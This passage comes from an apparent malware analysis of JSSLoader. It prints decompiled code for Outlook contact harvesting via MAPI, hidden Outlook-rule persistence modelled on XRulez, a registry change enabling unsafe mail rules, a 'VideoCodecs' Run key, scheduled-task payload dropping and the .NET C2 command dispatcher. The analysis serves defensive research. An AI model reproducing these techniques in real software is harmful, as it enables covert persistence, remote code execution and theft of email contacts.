17        // if the name contains some environment variables, resolve them first:
18        zero_terminated_cstr = t_buffer_fetch_zero_terminated_cstr(buf_data);
19        env_variables_list = fetch_env_variables_list(zero_terminated_cstr);
20        if ( env_variables_list )
21        {
22            reset_t_buffer(buf_data);
23            filled_size_from_t_buf = fetch_filled_size_from_t_buf(env_variables_list);
24            buffer_from_t_buf = fetch_buffer_from_t_buf(env_variables_list);
25            to_append_to_t_buffer_0(buf_data, buffer_from_t_buf, filled_size_from_t_buf);
26            reset_and_deallocate_t_buf(env_variables_list);
27            j_heap_free(env_variables_list);
28        }
29        if ( convert_to_wide_char(buf_data, 0xFDE9u) )
30        {
31            filename = t_buffer_fetch_zero_terminated_wcstr(buf_data);
32            if ( get_file_size(filename, &filesize) )
33            {
34                wsprintfA(out_str, 170, filesize);
35                append_to_logger(out_str);
36                return 1;
37            }
38            else
39            {
40                decode_string(out_str, 119i64); // "Check failed"
41                append_to_logger(out_str);
42            }
43        }
44    }
45    return v2;
46 }

```

Figure 36

### Interacting with MS Outlook

The current version of the JSSLoader uses Microsoft's MAPI (Mail Application Program Interface), that allows to interact with MS Outlook.

First, the functions are dynamically loaded into a custom structure (illustrated at Figure 37).

```

_BOOL8 load_mapi32_functions()
{
    BOOL v0; // esi
    __int64 mapi32_dll; // rdi
    t_mapi_iat *v2; // rcx
    __int64 v3; // rax
    __int64 v4; // rax
    __int64 v5; // rax
    __int64 v6; // rax
    __int64 v7; // rax
    _WORD v9[64]; // [rsp+20h] [rbp-198h] BYREF
    _WORD v10[140]; // [rsp+A0h] [rbp-118h] BYREF

    v0 = 1;
    if ( !mapi_mini_iat )
    {
        v0 = 0;
        mapi_mini_iat = (t_mapi_iat *)alloc_memory(48i64, 0i64);
        decode_and_convert_to_wchar_1048(v10, 140u); // "mapi32"
        mapi32_dll = LoadLibraryW(v10);
        if ( mapi32_dll )
        {
            decode_string(v9, 112); // "MAPIInitialize"
            mapi_mini_iat->MAPIInitialize = GetProcAddress(mapi32_dll, v9);
            v2 = mapi_mini_iat;
            if ( mapi_mini_iat->MAPIInitialize )
            {
                decode_string(v9, 103); // "MAPIUninitialize"
                v3 = GetProcAddress(mapi32_dll, v9);
                v2 = mapi_mini_iat;
                mapi_mini_iat->MAPIUninitialize = v3;
                if ( v3 )
                {
                    decode_string(v9, 79); // "MAPILogonEx"
                    v4 = GetProcAddress(mapi32_dll, v9);
                    v2 = mapi_mini_iat;
                    mapi_mini_iat->MAPILogonEx = v4;
                    if ( v4 )
                    {
                        decode_string(v9, 159); // "MAPIFreeBuffer"
                        v5 = GetProcAddress(mapi32_dll, v9);
                        v2 = mapi_mini_iat;
                        mapi_mini_iat->MAPIFreeBuffer = v5;
                        if ( v5 )
                        {
                            decode_string(v9, 95); // "HrQueryAllRows@24"
                            v6 = GetProcAddress(mapi32_dll, v9);
                            v2 = mapi_mini_iat;
                            mapi_mini_iat->HrQueryAllRows = v6;
                            if ( v6 )
                            {
                                decode_string(v9, 158); // "FreeProws@4"
                                v7 = GetProcAddress(mapi32_dll, v9);
                                v2 = mapi_mini_iat;
                                mapi_mini_iat->FreeProws = v7;
                                v0 = v7 != 0;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Figure 37 – Loading MAPI functions into a custom IAT

Opening a MAPI session:

```

260 res = ((__int64 (__fastcall *)(char *))g_MapiIAT.MAPIInitialize)(lpMapiInit);
261 if ( res >= 0 )
262 {
263     lpszProfileName = (_WORD *)alloc_memory(4i64, 0i64);
264     _lpszProfileName = lpszProfileName;
265     *lpszProfileName = 0;
266     v174 = 106; // Open IMAPISession:
267     res = ((__int64 (__fastcall *)(_QWORD, _WORD *, _QWORD, __int64, IMAPISession **))g_MapiIAT.MAPILogonEx)(
268         0i64,
269         lpszProfileName,
270         0i64,
271         0x6Ai64, // flFlags = MAPI_NEW_SESSION
272                 // | MAPI_ALLOW_OTHERS
273                 // | MAPI_EXTENDED
274                 // | MAPI_USE_DEFAULT
275                 // IMAPISession
276         &lpSession);
276     if ( res >= 0 )
277     {

```

Figure 38 – fragment showing execution of function MAPILogonEx to open MAPI session

The authors implemented two operations that make use of the MAPI interface:

1. harvesting the emails saved in the address book
2. persistence using a malicious rule\*

\*Usage of the hidden Outlook rules by various malware families was described i.e. by Matthew Green, [here](#), and included in John Lambert's summary: [Office 365 Attacks from 2019](#).

There are two C2 commands that support execution of those actions. One of them supports deploying both of them sequentially; we can see the information logged during the operations (at Figure 39).

```
91 LABEL_25:  
92 v4 = load_and_use_mapi32_functions(v20, v19, v15);  
93 if ( v4 )  
94 {  
95     decode_string(v25, 63);                // "Add success, path:"  
96     append_to_logger(v25);  
97     if ( (unsigned int)wchar_to_char_copy_to_allocated((__int64)v18, 0xFDE9u, (__int64 *)&v21) && v21 )  
98     {  
99         append_to_logger(v21);  
100        v4 = 1;  
101    }  
102    if ( (unsigned int)fetch_filled_size_from_t_buf(a1) )  
103    {  
104        if ( (unsigned int)query_mapi_sessions(&v23) )  
105        {  
106            decode_string(v25, 83);        // "Get email success:"  
107            append_to_logger(v25);  
108            if ( (unsigned int)wchar_to_char_copy_to_allocated(v23, 0xFDE9u, (__int64 *)&v22) && v22 )  
109            {  
110                append_to_logger(v22);  
111                v4 = 1;  
112            }  
113        }  
114        else  
115        {  
116            decode_string(v25, 147);       // "Get email failed"  
117            append_to_logger(v25);  
118        }  
119    }  
120    goto LABEL_36;  
121 }  
122 decode_string(v25, 135);                 // "Add failed"  
123 append_to_logger(v25);  
124 goto LABEL_35;  
125 }
```

Figure 39 - The function that performs both actions related to MAPI interface

The fragment of the code implementing harvesting of the emails is given below:

```

35 if ( ( (__int64 *) (void) g_MapiIAT.MAPIInitialize() ) >= 0 )
36 {
37     lpszProfileName = (_WORD *) alloc_memory(4i64, 0i64);
38     *lpszProfileName = 0;
39     if ( ( (int (__fastcall *) (QWORD, _WORD *, _QWORD, __int64, IMAPISession **)) g_MapiIAT.MAPILogonEx)(
40         0i64,
41         lpszProfileName,
42         0i64,
43         0x6A164, // flFlags
44         &lppSession ) >= 0 )
45     {
46         if ( lppSession )
47         {
48             if ( ( (int (__fastcall *) (IMAPISession **, unsigned int *, __int64 **)) (*lppSession)->QueryIdentity)(
49                 lppSession,
50                 &lpcbEntryID,
51                 &lppEntryID ) >= 0 )
52             {
53                 v2 = 0;
54                 if ( ( (int (__fastcall *) (IMAPISession **, _QWORD, _QWORD, __int64, IAddrBook **)) (*lppSession)->OpenAddressBook)(
55                     lppSession,
56                     0i64,
57                     0i64,
58                     1i64,
59                     &lppAdrBook ) >= 0 )
60                 {
61                     v2 = 0;
62                     if ( ( (int (__fastcall *) (IAddrBook *, _QWORD, __int64, _QWORD, int, int *, IMailUser **)) lppAdrBook->lpVtbl->OpenEntry)(
63                         lppAdrBook,
64                         lpcbEntryID,
65                         lppEntryID,
66                         0i64,
67                         0x10, // Flags
68                         &lpulObjType,
69                         &lppMailUser ) >= 0
70                     && lpulObjType == 6 ) // 6 = MAPI_MAILUSER (Individual Recipient)
71                     {
72                         if ( ( (unsigned int (__fastcall *) (IMailUser *, __int64 *, __int64, char *, _SPropTagArray **)) lppMailUser->lpVtbl->GetProps)(
73                             lppMailUser,
74                             lpPropTagArray,
75                             0x80000000i64, // ulFlags
76                             lpcValues,
77                             &lppPropArray )
78                         {
79                             goto LABEL_10;
80                         }
81                         v8 = lppPropArray[1];
82                         if ( !*( _QWORD *) &v8 || (v9 = ( (__int64 (__fastcall *) ( _QWORD, _QWORD )) wstr_len)(v8, 512i64)) == 0 )
83                         {
84                             ( (void (__fastcall *) ( _SPropTagArray **)) g_MapiIAT.MAPIFreeBuffer)(lppPropArray);
85 LABEL_10:
86                             if ( !((unsigned int (__fastcall *) (IMailUser *, __int64 *, __int64, char *, _SPropTagArray **)) lppMailUser->lpVtbl->GetProps)(
87                                 lppMailUser,
88                                 &lpPropTagArray2,
89                                 0x80000000i64, // ulFlags
90                                 lpcValues,
91                                 &lppPropArray )
92                             {
93                                 wstr1 = lppPropArray[1];
94                                 v2 = 0;
95                                 if ( wstr1 )
96                                 {
97                                     wstr1_len = ( ( (__int64 (__fastcall *) ( _QWORD, _QWORD )) wstr_len)(wstr1, 512i64);
98                                     if ( wstr1_len )
99                                     {
100                                         wstr1_len_ext = (unsigned int)(2 * wstr1_len + 2);
101                                         wstr1_copy = (void *) alloc_memory(wstr1_len_ext, 0i64);
102                                         *wstr1_out_val = wstr1_copy;
103                                         memncpy_0(wstr1_copy, "(const void **)&lppPropArray[1], wstr1_len_ext);
104                                         v2 = 1;

```

Figure 40 - Collecting all the e-mails recipients

For implementing persistence using a malicious rule, the authors of JSSLoader could have possibly got inspired by the Open Source project XRulez (<https://github.com/FSecureLABS/XRulez>) - since we can find many parallels between both of them, although the implementation differs.

As the XRulez project's description says: "Outlook rules can be used to achieve persistence on Windows hosts by creating a rule that executes a malicious payload. The rule can be setup to execute when the target receives an email with a specific keyword in the subject. An attacker can then drop shells on a target as and when they require by simply sending an email."

Below some code snippets implementing this functionality within the analyzed malware.

Opening of the default message store:

```

if ( lppSession )
{
    // > OpenDefaultMessageStore()
    res = ((__int64 (__fastcall *))(IMAPISession **, _QWORD, IMAPITable **))(*lppSession)->GetMsgStoresTable)(
        lppSession,
        0i64,
        &lppTable);
    if ( res >= 0 )
    {
        if ( lppTable )
        {
            pres[0] = 4;
            pres[2] = 4;
            pres[3] = 0x3400000B;
            v163[0] = 0x3400000B;
            v163[1] = 0;
            v164 = 1;
            v166 = v163;
            ptaga = 0xFFF010200000001i64; // Using this table, obtain the name of each store:
            res = ((__int64 (__fastcall *))(IMAPITable *, __int64 *, int *, _QWORD, _DWORD, SRowSet **))g_MapiIAT.HrQueryAllRows(
                lppTable,
                &ptaga,
                pres,
                0i64,
                0,
                &pprows); // LPSRowSet
            if ( res >= 0 )
            {
                if ( pprows )
                {
                    // Fetch the IMsgStore object for each store:
                    res = ((__int64 (__fastcall *))(IMAPISession **, _QWORD, _QWORD, LPBYTE, _QWORD, int, IMsgStore **))(*lppSession)->OpenMsgStore)(
                        lppSession,
                        0i64, // ulUIParam
                        pprows->aRow[0].lpProps->Value.ul, // cbEntryID
                        pprows->aRow[0].lpProps->Value.bin.lpb, // lpEntryID
                        0i64, // lpInterface
                        0x111, // ulFlags = MDB_ONLINE | MAPI_BEST_ACCESS | MDB_NO_DIALOG
                        &lppMessageStore); // LPMDB
                    if ( res >= 0 )
                    {
                        // < OpenDefaultMessageStore()
                    }
                }
            }
        }
    }
}

```

Figure 41

Analogous to: [MapiTools::MapiSession::OpenDefaultMessageStore](#) from the [XRulez](#) project.

Opening of the default receive folder:

```

if ( lppMessageStore )
{
    // > OpenDefaultReceiveFolder()
    inboxEntryIdByteCount = 0;
    res = ((__int64 (__fastcall *)(IMsgStore *, _QWORD, _QWORD, _QWORD, _QWORD))lppMessageStore->lpVtbl->GetReceiveFolder)(
        lppMessageStore,
        0i64,
        0i64,
        &inboxEntryIdByteCount,
        &inboxEntryId,
        0i64);
    if ( res >= 0 )
    {
        if ( inboxEntryId )
        {
            res = ((__int64 (__fastcall *)(IMsgStore *, _QWORD, __int64, _QWORD, int, char *, IMAPIFolder **))lppMessageStore->lpVtbl->OpenEntry)(
                lppMessageStore,
                inboxEntryIdByteCount, // cbEntryID
                inboxEntryId, // lpInterface
                0i64, // lpInterface
                0x10, // ulFlags = MAPI_BEST_ACCESS
                lpulObjType,
                &lppIMAPIFolder); // < OpenDefaultReceiveFolder()
            if ( res >= 0 )
            {

```

Figure 42

Analogous to: [MapiTools::MessageStore::OpenDefaultReceiveFolder](#) from the [XRulez](#) project.

Filling in the rule to be injected:

```

if ( lppIMAPIFolder )
{
    // InjectXrule:
    //
    v185[0] = 0;
    triggerText_len = wstr_len(triggerText, 256i64);
    v177 = 2 * triggerText_len + 17;
    extendedRuleCondition = alloc_memory((unsigned int)(2 * triggerText_len + 19), 0i64);
    v186 = extendedRuleCondition;
    *(_DWORD *)(extendedRuleCondition + 8) = 0x1F003700;
    *(_DWORD *)(extendedRuleCondition + 12) = 14080;
    *(_QWORD *)extendedRuleCondition = 0x1F00010001030000i64;
    copy_wchar(extendedRuleCondition + 15, triggerText, 256i64);
    v168 = 0xE9A0102i64;
    LODWORD(v169) = v177;
    v170 = v186;
    ruleName_len = wstr_len(ruleName, 256i64);
    payloadPath_len = wstr_len(payloadPath, 256i64);
    v178 = 2 * (triggerText_len + ruleName_len + payloadPath_len) + 190;
    v8 = alloc_memory(v178, 0i64);
    v187 = v8;
    *(_DWORD *)v8 = 0x10000;
    *(_DWORD *)(v8 + 4) = 0x10000;
    *(_WORD *)(v8 + 8) = 0;
    *(_DWORD *)(v8 + 10) = v178 - 14;
    *(_DWORD *)(v8 + 14) = 5;
    *(_DWORD *)(v8 + 18) = 0;
    *(_BYTE *)(v8 + 22) = 0;
    v9 = v187;
    *(_DWORD *)(v187 + 23) = v178 - 27;
    *(_DWORD *)(v9 + 27) = 1000000;
    *(_BYTE *)(v9 + 31) = ruleName_len;
    copy_wchar(v187 + 32, ruleName, 256i64);
    v10 = ruleName_len;
    ruleName_len *= 2;
    v11 = v187;
    *(_DWORD *)(v187 + (unsigned int)(ruleName_len + 32)) = 1;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 36)) = 0;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 40)) = 1;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 44)) = 0;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 48)) = 1;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 52)) = 156;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 56)) = 0xFFFF0005;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 60)) = 0xC0000;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 64)) = 'luRC';
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 68)) = 'elEe';
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 72)) = 'tnem';// CRuleElement
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 76)) = 400;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 80)) = 1;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 84)) = 0;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 88)) = 1;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 92)) = 6586369;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 96)) = 0x10000;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 100)) = 0;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 104)) = 0x10000;
    *(_DWORD *)(v11 + (unsigned int)(2 * v10 + 108)) = 0x80010000;
    v12 = v187;
    LODWORD(v11) = ruleName_len;
    *(_DWORD *)(v187 + (unsigned int)(ruleName_len + 112)) = 205;
    *(_DWORD *)(v12 + (unsigned int)(v11 + 116)) = 1;
    *(_DWORD *)(v12 + (unsigned int)(v11 + 120)) = 0;
    *(_BYTE *)(v12 + (unsigned int)(v11 + 124)) = triggerText_len;
    copy_wchar(v187 + (unsigned int)(ruleName_len + 125), triggerText, 256i64);
    v13 = triggerText_len;
    triggerText_len *= 2;

```

Figure 43

Analogous to: [MapiTools::MapiFolder::InjectXrule](#).

We can see multiple strings typical for this operation:

```
v61[61] = v150;
v61[60] = v62;
v199 = alloc_memory(64i64, 0i64);
decode_and_convert_to_wchar_1048(v199, 126i64);// "IPM.Rule.Version2.Message"
sub_408070(v240, 1703967i64, v199);
sub_404FC0(v240, &v149);
v63 = v162;
```

Figure 44

Analogous to the line:

- [MapiTools::PropertyValueTString\(PR\\_MESSAGE\\_CLASS, TEXT\("IPM.Rule.Version2.Message"\)\)](#)

```
v76 = v149;
v75[82] = v150;
v75[81] = v76;
v200 = alloc_memory(64i64, 0i64);
decode_and_convert_to_wchar_1048(v200, 154i64);// "Inbox"
sub_408070(v233, 235208735i64, v200);
sub_404FC0(v233, &v149);
v77 = v162;
v162[86] = v151;
```

Figure 45

Analogous to the line:

- [MapiTools::PropertyValueTString\(PR\\_PARENT\\_DISPLAY, TEXT\("Inbox"\)\)](#)

At the end of the creation, the rule is saved:

```
((void (__fastcall*)(IMAPIFolder*, _QWORD, __int64, IMessage_**))lppIMAPIFolder->lpVtbl->CreateMessage)(
    lppIMAPIFolder,
    0i64,
    0x40i64, // MAPI_ASSOCIATED
    &message);
if (res >= 0)
{
    if (message)
    {
        res = ((__int64 (__fastcall*)(IMessage_*, __int64, __int64*, _QWORD))message->lpVtbl->SetProps)(
            message,
            58i64,
            lppPropArray,
            0i64);
        if (res >= 0)
        {
            res = ((__int64 (__fastcall*)(IMessage_*, __int64))message->lpVtbl->SaveChanges)(
                message,
                2i64);// KEEP_OPEN_READWRITE
            if (res >= 0)
            {
                mapi_ExeDisableSecurityPatchKB3191883();
                v153 = 1;
            }
        }
    }
}
```

Figure 46

Analogous lines:

- [CallWinApiHr\(m Pointer->CreateMessage\(NULL, MAPI\\_ASSOCIATED, &message\)\);](#)
- [CallWinApiHr\(message->SetProps\(static cast\(std::size\(lppPropArray\)\), lppPropArray, nullptr\)\);](#)
- [CallWinApiHr\(message->SaveChanges\(KEEP\\_OPEN\\_READWRITE\)\);](#)

It can also enable execution of macros in Outlook by setting `EnableUnsafeClientMailRules` in the registry (more info on this value [here](#)).

```

1  _BOOL8 mapi_ExeDisableSecurityPatchKB3191883()
2  {
3      int v0; // ebx
4      int v1; // ebp
5      int v3; // [rsp+2Ch] [rbp-45Ch] BYREF
6      _QWORD v4[3]; // [rsp+30h] [rbp-458h] BYREF
7      int v5; // [rsp+48h] [rbp-440h]
8      int *v6; // [rsp+50h] [rbp-438h]
9      int v7; // [rsp+58h] [rbp-430h]
10     int v8; // [rsp+5Ch] [rbp-42Ch]
11     char v9[512]; // [rsp+60h] [rbp-428h] BYREF
12     char v10[54]; // [rsp+260h] [rbp-228h] BYREF
13     __int16 v11; // [rsp+296h] [rbp-1F2h]
14
15     v4[0] = -2147483647i64;
16     decode_and_convert_to_wchar_1048(v10, 114i64); // "Software\Microsoft\Office\14.0\Outlook\Security"
17     v4[1] = v10;
18     decode_and_convert_to_wchar_1048(v9, 163i64); // "EnableUnsafeClientMailRules"
19     v4[2] = v9;
20     v5 = 4;
21     v7 = 4;
22     v3 = 1;
23     v6 = &v3;
24     v8 = 1;
25     v0 = open_key(v4);
26     v11 = 53;
27     v1 = open_key(v4);
28     v11 = 54;
29     return ((unsigned int)open_key(v4) | v0 | v1) != 0;
30 }

```

Figure 47

Analogous to:

- [XRulez::Application::ExeDisableSecurityPatchKB3191883\(\)](#)

### Updating, installing, uninstalling

The current version of JSSLoader can be installed on demand - it does not deploy the persistence by default. The C2 can issue a command that fetches the current running filename, and command-line, and creates a Run key for it, using the name `VideoCodecs` as a disguise:

```

1  __BOOL8 __fastcall add_run_key_named_videocodecs(_WORD *a1)
2  {
3      BOOL v2; // edi
4      int len; // edi
5      int v4; // eax
6      __int64 v6; // [rsp+30h] [rbp-428h] BYREF
7      int v7; // [rsp+3Ch] [rbp-41Ch] BYREF
8      _WORD v8[524]; // [rsp+40h] [rbp-418h] BYREF
9
10     v6 = 0i64;
11     decode_and_convert_to_wchar_1048(v8, 144u); // "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
12     v2 = 0;
13     if ( !(unsigned int)RegCreateKeyW(0xFFFFFFFF80000001ui64, v8, &v6) && v6 )
14     {
15         decode_and_convert_to_wchar_1048(v8, 66u); // "VideoCodecs"
16         len = wstr_len(a1, 0x1000u);
17         v7 = 0;
18         if ( (unsigned int)RegQueryValueExW(v6, v8, 0i64, 0i64, 0i64, &v7) )
19         {
20             v4 = 2 * len + 2;
21         }
22         else
23         {
24             v4 = 2 * len + 2;
25             v2 = 1;
26             if ( v7 == v4 )
27             {
28 LABEL_7:
29                 RegCloseKey(v6);
30                 return v2;
31             }
32         }
33         v2 = RegSetValueExW(v6, v8, 0i64, 1i64, a1, v4) == 0;
34         goto LABEL_7;
35     }
36     return v2;
37 }

```

Figure 48

Optional persistence makes sense taking into the consideration that this version of the JSSLoader is a shellcode, and may be used as in-memory only. In the currently analyzed case it was running inside a legitimate application, *wermgr.exe*. However, it is possible that in other models of deployment it will be loaded directly from a wrapper executable, without injection to an external application - and then the persistence may come in handy.

The C2 may also request termination and removal of the current module. That includes deletion of the key used for the persistence, as well as of the executable file:

```

1 __int64 terminate_and_clean()
2 {
3     delete_autorun_key_named_videocodecs();
4     run_file_deletion();
5     set_finish_flag();
6     return 1i64;
7 }

```

Figure 49

Since its early versions, the malware provided an auto-update mechanism. In the current edition it is implemented with the help of a scheduled task, that is supposed to redeploy the new sample. After the scheduled task is added, the currently running sample is uninstalled.

```

1 __int64 __fastcall drop_exe_add_scheduled_task(t_buffer *buf_data, t_buffer *buf_options)
2 {
3     unsigned int ret; // esi
4     __int64 task_name; // rdi
5     int random_name; // [rsp+2Ch] [rbp-62Ch] BYREF
6     __int16 v8[512]; // [rsp+30h] [rbp-628h] BYREF
7     char task_description[552]; // [rsp+430h] [rbp-228h] BYREF
8
9     random_name = make_random_name(v8, 512);
10    decode_and_convert_to_wchar_1048(&v8[random_name], 98i64);
11    if ( create_dir_and_drop_file(v8, 0x200u, &random_name, buf_data) )
12    {
13        ret = 0;
14        if ( fetch_filled_size_from_t_buf(buf_options) && convert_to_wide_char(buf_options, 0xFDE9u) )
15            task_name = t_buffer_fetch_zero_terminated_wcstr(buf_options);
16        else
17            task_name = 0i64;
18        decode_and_convert_to_wchar_1048(task_description, 127i64); // "Task CamVideoApp Update"
19        if ( add_scheduled_task_via_com(v8, task_name, task_description, 300, 2) )
20        {
21            terminate_and_clean();
22            return 1;
23        }
24    }
25    else
26    {
27        return 0;
28    }
29    return ret;
30 }

```

Figure 50

### Running new payloads via scheduled task

Additionally, the authors added yet another, extended version of the function allowing to drop executables, and run them with scheduled tasks. The second version - deployed via commands with IDs 18 and 19 - allows also to customize more properties of the task, and also to choose from two different triggers: one time only, or one time + at logon.

Although the task description is the same as the previous one "*Task CamVideo Update*", this command does not lead to deletion of the original sample. Its role is rather to run additional payloads.

```

57     v17 = get_buffer_part(temp_buf, 3i64);
58     to_multibyte_to_wchar(*v17, 0xFDE9u);
59     }
60     }
61     }
62     }
63     if ( !fetch_filled_size_from_t_buf(cbuf_file) )
64         goto finish;
65     decode_and_convert_to_wchar_1048(filename, 127i64); // "Task CamVideoApp Update"
66     task_name = copy_wide_str_to_allocated(filename);
67     v1 = 180;
68     if ( _v1 )
69         v1 = _v1;
70     }
71     if ( fetch_filled_size_from_t_buf(cbuf_file) )
72     {
73         random_name = make_random_name(filename, 256);
74         decode_and_convert_to_wchar_1048(&filename[random_name], 98i64); // ".exe"
75         if ( !create_dir_and_drop_file(filename, 0x100u, &random_name, cbuf_file) )
76             goto finish;
77         _filename = copy_wide_str_to_allocated(filename);
78         v20 = _filename;
79     }
80     else
81     {
82         _filename = 0i64;
83     }
84     if ( _filename )
85         add_scheduled_task_via_com(_filename, 0i64, task_name, v1, cmd_val);
86 finish:
87     if ( task_name )
88         heap_free(task_name);
89     if ( v20 )
90         heap_free(v20);
91     return 0i64;
92 }

```

Figure 51

## The secondary payload: .NET

As mentioned earlier, during the observed campaign, the initial sample dropped a secondary payload, written in .NET. Looking inside we find out that it is yet another version of JSSLoader - this one resembles the most typical samples of this malware, that were earlier described by other vendors (i.e. [here](#)).

In the current executable, the names of functions and variables are obfuscated:

```

120
121 // Token: 0x06000034 RID: 52 RVA: 0x000028B8 File Offset: 0x000000B8
122 private static DFinishMotoWall nSetMixBench(TFirstHunterPony HMirsDataFirst)
123 {
124     DFinishMotoWall result = default(DFinishMotoWall);
125     result.Data = null;
126     result.Code = 0;
127     result.ID = HMirsDataFirst.ID;
128     switch (HMirsDataFirst.Code)
129     {
130     case PPOSFIRSTONE.OLISTCREATEPAIR:
131         CFirstTimeWall.rApplicationTryxyzData(HMirsDataFirst.Data, ref result);
132         break;
133     case PPOSFIRSTONE.NLASTPAIRPACKING:
134         CFirstTimeWall.tEnsureWallCool(HMirsDataFirst.Data, ref result, false);
135         break;
136     case PPOSFIRSTONE.ESOONCREATELAST:
137         CFirstTimeWall.rGenerateTestComparator(HMirsDataFirst.Data, HMirsDataFirst.Options, ref result);
138         break;
139     case PPOSFIRSTONE.BGAMESECONDFAIL:
140         CFirstTimeWall.iSetEnsureRevive(HMirsDataFirst.Data, ref result);
141         break;
142     case PPOSFIRSTONE.FFAILJOONGAME:
143         CFirstTimeWall.vSecondSubscribeHasxyz(CFirstTimeWall.eVerifySanitiseSubscribe(), HMirsDataFirst.Data, ref result);
144         break;
145     case PPOSFIRSTONE.LAPOPPAIRDONE:
146     {
147         string wPoscSweetCord = "";
148         if (HMirsDataFirst.Data != null)
149         {
150             wPoscSweetCord = Encoding.Default.GetString(HMirsDataFirst.Data);
151         }
152         CFirstTimeWall.mSetIsxyzSecond(wPoscSweetCord, ref result);
153         break;
154     }
155     case PPOSFIRSTONE.NDOOTJOONSOON:
156         CFirstTimeWall.gIsxyzInitializeBench(HMirsDataFirst.Data, ref result);
157         break;
158     case PPOSFIRSTONE.CFAILDATASPAIR:
159         CFirstTimeWall.tEnsureWallCool(HMirsDataFirst.Data, ref result, true);
160         break;
161     case PPOSFIRSTONE.ELASTJOONSWAP:
162     {
163         string ksecondZooMeet = "";
164         if (HMirsDataFirst.Options != null)
165         {
166             ksecondZooMeet = Encoding.Default.GetString(HMirsDataFirst.Options);
167         }
168         CFirstTimeWall.oLateMixHandle(HMirsDataFirst.Data, ksecondZooMeet, ref result);
169         break;
170     }
171     case PPOSFIRSTONE.RMANYDOOTJOON:
172         CFirstTimeWall.fShowFitClassify(CTimeWallBlack.bManyAppRun());
173         break;
174     }
175     return result;
176 }

```

Figure 52 - Original version of the command-parsing function

However, after analyzing them, and renaming accordingly, we can see that the commands are identical to the ones described earlier, i.e. in the [Morphisec's report](#).

```
120
121 // Token: 0x06000034 RID: 52 RVA: 0x00002C3C File Offset: 0x00000E3C
122 private static C2Command execute_commands(TC2Command HMirsDataFirst)
123 {
124     C2Command result = default(C2Command);
125     result.Data = null;
126     result.Code = 0;
127     result.ID = HMirsDataFirst.ID;
128     switch (HMirsDataFirst.Code)
129     {
130     case AppCmd.Cmd_FORM:
131         ExecuteCommand.execute_form(HMirsDataFirst.Data, ref result);
132         break;
133     case AppCmd.Cmd_JS:
134         ExecuteCommand.execute_vbs_or_js(HMirsDataFirst.Data, ref result, false);
135         break;
136     case AppCmd.Cmd_EXE:
137         ExecuteCommand.rundll_with_param(HMirsDataFirst.Data, HMirsDataFirst.Options, ref result);
138         break;
139     case AppCmd.Cmd_UPDATE:
140         ExecuteCommand.maybe_uninstall(HMirsDataFirst.Data, ref result);
141         break;
142     case AppCmd.Cmd_UNINST:
143         ExecuteCommand.uninstall_sample(ExecuteCommand.get_module_filename(), HMirsDataFirst.Data, ref result);
144         break;
145     case AppCmd.Cmd_RAT:
146     {
147         string wPoscSweetCord = "";
148         if (HMirsDataFirst.Data != null)
149         {
150             wPoscSweetCord = Encoding.Default.GetString(HMirsDataFirst.Data);
151         }
152         ExecuteCommand.run_powershell_file(wPoscSweetCord, ref result);
153         break;
154     }
155     case AppCmd.Cmd_PWS:
156         ExecuteCommand.run_powershell_cmd(HMirsDataFirst.Data, ref result);
157         break;
158     case AppCmd.Cmd_VBS:
159         ExecuteCommand.execute_vbs_or_js(HMirsDataFirst.Data, ref result, true);
160         break;
161     case AppCmd.Cmd_RunDll:
162     {
163         string ksecondZooMeet = "";
164         if (HMirsDataFirst.Options != null)
165         {
166             ksecondZooMeet = Encoding.Default.GetString(HMirsDataFirst.Options);
167         }
168         ExecuteCommand.drop_and_run_dll_via_rundll132(HMirsDataFirst.Data, ksecondZooMeet, ref result);
169         break;
170     }
171     case AppCmd.Cmd_Info:
172         ExecuteCommand.send_systeminfo(FingerprintSystem2.fingerprint_sys());
173         break;
174     }
175     return result;
176 }
```

Figure 53 - Deobfuscated version of the command-parsing function

As we can see, the overlap in commands between the shellcode version, and the .NET version is significant, although the shellcode version is enriched with new ones. The first 9 (from 2 to 10) commands, are identical in both.

The command with the ID 1, omitted in the C/C++ payloads, is present in a .NET version, and its role is to display a simple, benign form:

```

11 // Token: 0x06000004 RID: 4 RVA: 0x0000205E File Offset: 0x0000025E
12 public void to_create_form()
13 {
14     this.components = null;
15     base..ctor();
16     this.create_form();
17 }
18
19 // Token: 0x06000005 RID: 5 RVA: 0x0000205B File Offset: 0x0000025B
20 private void buttonApply_Click(object sender, EventArgs e)
21 {
22 }
23
24 // Token: 0x06000006 RID: 6 RVA: 0x00002128 File Offset: 0x00000328
25 protected override void Dispose(bool disposing)
26 {
27     if (disposing && this.components != null)
28     {
29         this.components.Dispose();
30     }
31     base.Dispose(disposing);
32 }
33
34 // Token: 0x06000007 RID: 7 RVA: 0x00002160 File Offset: 0x00000360
35 private void create_form()
36 {
37     this.buttonApply = new Button();
38     this.buttonCancel = new Button();
39     base.SuspendLayout();
40     this.buttonApply.Font = new Font("Arial Narrow", 11f, FontStyle.Bold, GraphicsUnit.Point, 204);
41     this.buttonApply.ForeColor = SystemColors.Highlight;
42     this.buttonApply.Location = new Point(340, 20);
43     this.buttonApply.Margin = new Padding(3, 4, 3, 4);
44     this.buttonApply.Name = "buttonApply";
45     this.buttonApply.Size = new Size(276, 110);
46     this.buttonApply.TabIndex = 0;
47     this.buttonApply.Text = "YES";
48     this.buttonApply.UseVisualStyleBackColor = true;
49     this.buttonApply.Click += this.buttonApply_Click;
50     this.buttonCancel.Font = new Font("Arial Narrow", 12f, FontStyle.Bold, GraphicsUnit.Point, 204);
